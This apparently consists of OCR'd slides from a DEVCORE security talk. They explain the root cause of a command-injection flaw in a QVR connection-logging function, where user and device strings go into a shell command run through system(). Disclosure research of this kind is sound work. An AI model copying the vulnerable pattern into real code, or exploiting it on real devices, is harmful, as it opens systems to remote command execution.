


好像不能做甚麼

Command Injection

DEVCORE


Command Injection - Root Cause



```
void send_conn_log_to_qvr(a1, user, a3, device, ...) {
  if (!__xstat(1, "/sbin/qvrpro_conn_log_tool",
               &stat_buf)) {
    snprintf(cmd, 0x1001uLL,
             "/sbin/qvrpro_conn_log_tool -t %d -l '%lu' -u "
             "'%s' -p '%s' -m '%s' -s %d -c %d -a '%s' "
             "1>/dev/null 2>/dev/null &",
             a1, v16, user, a3, device, v9, v7, v20);
    return system(cmd);
  }
}
```


Command Injection - Root Cause

user, device 作為參數，記錄到 QVR DB 裡



```
void send_conn_log_to_qvr(a1, user, a3, device, ...) {
  if (!__xstat(1, "/sbin/qvrpro_conn_log_tool",
               &stat_buf)) {
    snprintf(cmd, 0x1001uLL,
             "/sbin/qvrpro_conn_log_tool -t %d -l '%lu' -u "
             "'%s' -p '%s' -m '%s' -s %d -c %d -a '%s' "
             "1>/dev/null 2>/dev/null &",
             a1, v16, user, a3, device, v9, v7, v20);
    return system(cmd);
  }
}
```

